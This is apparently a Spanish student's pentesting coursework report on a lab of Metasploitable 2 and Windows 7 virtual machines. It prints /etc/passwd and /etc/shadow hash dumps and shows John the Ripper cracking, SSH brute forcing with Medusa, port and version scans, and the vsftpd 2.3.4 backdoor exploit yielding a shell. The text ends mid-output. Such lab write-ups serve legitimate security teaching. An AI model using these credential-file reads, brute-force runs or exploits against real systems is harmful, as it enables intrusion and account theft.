Caso Práctico

Pentesting

Alumno: Yerly Yonaiker Briceño Martinez

Correo: yerly.briceno@telefonica.com

CEUPE
CENTRO EUROPEO DE POSTGRADO

Contenido

Caso Práctico: Pentesting

Objetivo

Poner en práctica los conocimientos adquiridos en lo que respecta a los ataques de acceso frente a un objetivo al que se le va a realizar un proceso de auditoria / intrusión.


Montar laboratorio:

Vamos a montar un laboratorio para esta práctica. Para ello debéis descargaros diferentes máquinas:


- *Metasploitable*. Esta máquina no hay que instalarla, solamente utilizar la ISO con Virtual Box. Se puede descargar desde esta dirección URL: https://sourceforge.net/projects/metasploitable/file/Metasploitable2/
- *Windows 7*. Se debe obtener una máquina Windows 7, la cual podéis descargar desde DreamSpark o, ya instalada en formato VHD, desde el sitio web Modern IE: https://dev.windows.com/en-us/microsoftedge/tools/vms/windows/

Resolución: se virtualiza en VMware las 3 maquinas virtuales solicitadas


1. Kali – 192.168.0.186



2. Metasploitable 2 192.168.0.187



3. Windows 192.168.141.197



Ejercicio 1

Ejercicio 1: Ataques a las credenciales (10%)

A partir de las herramientas vistas en la sección de ataques de fuerza bruta / diccionario, realiza un ataque offline a los usuarios/contraseñas de la máquina metasploitable (por ejemplo, con la herramienta John the ripper). Y, por otro lado, realiza un ataque online frente al servicio ssh que tiene levantado la máquina metasploitale, usando, por ejemplo, la herramienta hydra.

Resolución:

- **Ataque offline:** Para realizar el ataque offline en la maquina metasploitable 2 extraemos los archivos shadow y passwd. La extracción se realizo desde una sesión telnet con la maquina kali

cat /etc/passwd

```
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
root@metasploitable:/etc# cat /etc/passwd_
```

cat /etc/shadow

```
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
root@metasploitable:/etc#
```

Ejecutamos la herramienta john “john - -single shadow” para descifrar los hash de los usuarios existentes dentro de la maquina metasploitable 2

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --single shadow
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
user             (user)
service          (service)
postgres         (postgres)
msfadmin         (msfadmin)
msfadmin         (root)
Almost done: Processing the remaining buffered candidate passwords, if any.
5g 0:00:00:00 DONE (2023-05-27 22:36) 14.28g/s 17785p/s 17888c/s 17888C/s sys999991904..999991900
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Ejecutamos la herramienta john “john - -show shadow” para leer las contraseñas descifradas

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --show shadow
root:msfadmin:19501:0:99999:7:::
msfadmin:msfadmin:14684:0:99999:7:::
postgres:postgres:14685:0:99999:7:::
user:user:14699:0:99999:7:::
service:service:14715:0:99999:7:::

5 password hashes cracked, 2 left
```

Intentamos ejecutar una sesión SSH con el usuario ‘service’ password ‘service’ para comprobar si los resultados de la herramienta john encontró la contraseña. Resultando de manera exitosa la conexión

```
┌──(kali㉿kali)-[~]
└─$ ssh -oHostKeyAlgorithms=+ssh-dss service@192.168.0.187
service@192.168.0.187's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```

```
service@metasploitable:~$ whoami
service
```

- **Ataque online:** Para realizar el ataque online a la maquina metasploitable 2 generamos un listado de usuarios encontrados en el archivo ‘shadow’ con contraseñas mediante el comando grep (grep -vE '\!|*' shadow | grep -o '^[^:]*' > users), este archivo lo guardamos en otro archivo llamado ‘users’

```
┌──(kali㉿kali)-[~/Desktop]
└─$ grep -vE '\!|\*' shadow | grep -o '^[^:]*' > users
```

Utilizamos la herramienta medusa (medusa -U users -P /usr/share/wordlists/rockyou.txt -h 192.168.0.187 -M ssh) podemos ver que el comando encontró los usuarios listados

```
└─$ medusa -U users -P /usr/share/wordlists/rockyou.txt -h 192.168.0.187 -M ssh
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.0.187 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: 123456 (1 of 14344398 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.187 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: 12345 (2 of 14344398 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.187 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: 123456789 (3 of 14344398 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.187 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: password (4 of 14344398 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.187 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: iloveyou (5 of 14344398 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.187 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: princess (6 of 14344398 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.187 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: 1234567 (7 of 14344398 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.187 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: rockyou (8 of 14344398 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.187 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: 12345678 (9 of 14344398 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.187 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: abc123 (10 of 14344398 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.187 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: nicole (11 of 14344398 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.187 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: daniel (12 of 14344398 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.187 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: babygirl (13 of 14344398 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.187 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: monkey (14 of 14344398 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.187 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: lovely (15 of 14344398 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.187 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: jessica (16 of 14344398 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.187 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: root (17 of 14344398 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.187 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: sys (18 of 14344398 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.187 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: klog (19 of 14344398 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.0.187 (1 of 1, 0 complete) User: root (1 of 7, 0 complete) Password: msfadmin (20 of 14344398 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.0.187 User: root Password: msfadmin [SUCCESS]
```

```
ACCOUNT FOUND: [ssh] Host: 192.168.0.187 User: sys Password: batman [SUCCESS]
```

```
ACCOUNT FOUND: [ssh] Host: 192.168.0.187 User: klog Password: 123456789 [SUCCESS]
ACCOUNT FOUND: [ssh] Host: 192.168.0.187 User: msfadmin Password: msfadmin [SUCCESS]
ACCOUNT FOUND: [ssh] Host: 192.168.0.187 User: postgres Password: postgres [SUCCESS]
```

Ejecutamos una sesión SSH sobre el usuario 'root' para confirmar si la contraseña encontrada es real. Resultando exitosa la conexión

```
└─$ ssh -oHostkeyAlgorithms=+ssh-dss root@192.168.0.187
root@192.168.0.187's password:
Last login: Sat May 27 20:55:53 2023 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
```

Ejercicio 2


Ejercicio 2: Footprinting y fingerprinting con metasploit (10%)

Utiliza los métodos auxiliary de metasploit para recopilar información de la máquina metasploitable y de la máquina Windows 7. Recopilar todos los puertos y versiones posibles, etc.


Resolución:

Recopilación de información de la maquina metasploitable 2

Entramos a metasploit con el comando ‘msfconsole’



Estando dentro del prompt de metasploit ejecutamos el comando ‘use scanner/portscan/tcp’ para conocer los puertos ‘open’ en la maquina metasploit – 192.168.0.187



Para armar la consulta llenamos el valor ‘RHOST’ con la ip victima ‘192.168.0.187’ con el comando ‘set RHOST 192.168.0.187’

```
msf6 auxiliary(scanner/portscan/tcp) > set RHOST 192.168.0.187
RHOST ⇒ 192.168.0.187
```

```
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS       192.168.0.187    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploi
                                           t.html
   THREADS      1                yes       The number of concurrent threads (max one per host)
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds


View the full module info with the info, or info -d command.
```

Luego de ejecutar el comando ‘run’ veremos los puertos que la maquina metasploitable tiene abiertos

```
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.0.187:        - 192.168.0.187:21 - TCP OPEN
[+] 192.168.0.187:        - 192.168.0.187:22 - TCP OPEN
[+] 192.168.0.187:        - 192.168.0.187:23 - TCP OPEN
[+] 192.168.0.187:        - 192.168.0.187:25 - TCP OPEN
[+] 192.168.0.187:        - 192.168.0.187:53 - TCP OPEN
[+] 192.168.0.187:        - 192.168.0.187:80 - TCP OPEN
[+] 192.168.0.187:        - 192.168.0.187:111 - TCP OPEN
[+] 192.168.0.187:        - 192.168.0.187:139 - TCP OPEN
[+] 192.168.0.187:        - 192.168.0.187:445 - TCP OPEN
[+] 192.168.0.187:        - 192.168.0.187:512 - TCP OPEN
[+] 192.168.0.187:        - 192.168.0.187:513 - TCP OPEN
[+] 192.168.0.187:        - 192.168.0.187:514 - TCP OPEN
[+] 192.168.0.187:        - 192.168.0.187:1099 - TCP OPEN
[+] 192.168.0.187:        - 192.168.0.187:1524 - TCP OPEN
[+] 192.168.0.187:        - 192.168.0.187:2049 - TCP OPEN
[+] 192.168.0.187:        - 192.168.0.187:2121 - TCP OPEN
[+] 192.168.0.187:        - 192.168.0.187:3306 - TCP OPEN
[+] 192.168.0.187:        - 192.168.0.187:3632 - TCP OPEN
[+] 192.168.0.187:        - 192.168.0.187:5432 - TCP OPEN
[+] 192.168.0.187:        - 192.168.0.187:5900 - TCP OPEN
[+] 192.168.0.187:        - 192.168.0.187:6000 - TCP OPEN
[+] 192.168.0.187:        - 192.168.0.187:6667 - TCP OPEN
[+] 192.168.0.187:        - 192.168.0.187:6697 - TCP OPEN
[+] 192.168.0.187:        - 192.168.0.187:8009 - TCP OPEN
[+] 192.168.0.187:        - 192.168.0.187:8180 - TCP OPEN
[+] 192.168.0.187:        - 192.168.0.187:8787 - TCP OPEN
```

```
[*] 192.168.0.187:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


Al conocer los puertos abiertos podemos armar una consulta nmap para apuntar solo a los puertos abiertos y conocer la versión de los servicios en el servido. La consulta nmap es la siguiente 'nmap -sV -Pn -p 8787,8180,8009,6697,6667,6000,5900,5432,3632,3306,2121,1099,80,443,25,22,21,20,445,514,111,139 192.168.0.187'

```
msf6 > nmap -sV -sC -Pn -p 8787,8180,8009,6697,6667,6000,5900,5432,3632,3306,2121,1099,80,443,25,22,21,20,445,514,111,139 192.168.0.187
[*] exec: nmap -sV -sC -Pn -p 8787,8180,8009,6697,6667,6000,5900,5432,3632,3306,2121,1099,80,443,25,22,21,20,445,514,111,139 192.168.0.187

Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-28 18:57 EDT
[-] Stopping execution...
[-] No active nodes at this time
msf6 > nmap -sV -Pn -p 8787,8180,8009,6697,6667,6000,5900,5432,3632,3306,2121,1099,80,443,25,22,21,20,445,514,111,139 192.168.0.187
[*] exec: nmap -sV -Pn -p 8787,8180,8009,6697,6667,6000,5900,5432,3632,3306,2121,1099,80,443,25,22,21,20,445,514,111,139 192.168.0.187

Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-28 18:58 EDT
Nmap scan report for 192.168.0.187 (192.168.0.187)
Host is up (0.00077s latency).

PORT     STATE  SERVICE     VERSION
20/tcp   closed ftp-data
21/tcp   open   ftp         vsftpd 2.3.4
22/tcp   open   ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
25/tcp   open   smtp        Postfix smtpd
80/tcp   open   http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open   rpcbind     2 (RPC #100000)
139/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp  closed https
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
514/tcp  open   tcpwrapped
1099/tcp open   java-rmi    GNU Classpath grmiregistry
2121/tcp open   ftp         ProFTPD 1.3.1
3306/tcp open   mysql       MySQL (blocked - too many connection errors)
3632/tcp open   distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open   postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open   vnc         VNC (protocol 3.3)
6000/tcp open   X11         (access denied)
6667/tcp open   irc         UnrealIRCd (Admin email admin@Metasploitable.LAN)
6697/tcp open   irc         UnrealIRCd
8009/tcp open   ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open   http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp open   drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.79 seconds
```


Buscamos en metasploit vulnerabilidades conocidas en el protocolo ftp (21/tcp) vsftpd 2.3.4 con el comando (search vsftpd) y encontramos un exploit exacto para la versión encontrada

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

Usamos el exploit ‘ use unix/ftp/vsftpd_234_backdoor’y apuntamos a la ip ‘set RHOST 192.168.0.187’ para comprobar si la maquina metasploitable es vulnerable. Predeterminadamente metasploit configura el payload ‘cmd/unix/interact’




Encontramos una Shell, resultando efectivo la información encontrada en el footprinting realizado



Recopilación de información de la maquina Windows 7

Resolución: Se virtualizan dos maquinas virtuales para la resolución de este ejercicio

Windows 7 – 192.168.159.130



Kali – 192.168.159.129

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.159.129  netmask 255.255.255.0  broadcast 192.168.159.255
        inet6 fe80::7514:5c34:eaad:eb80  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:a9:82:60  txqueuelen 1000  (Ethernet)
        RX packets 42  bytes 3802 (3.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 42  bytes 5356 (5.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
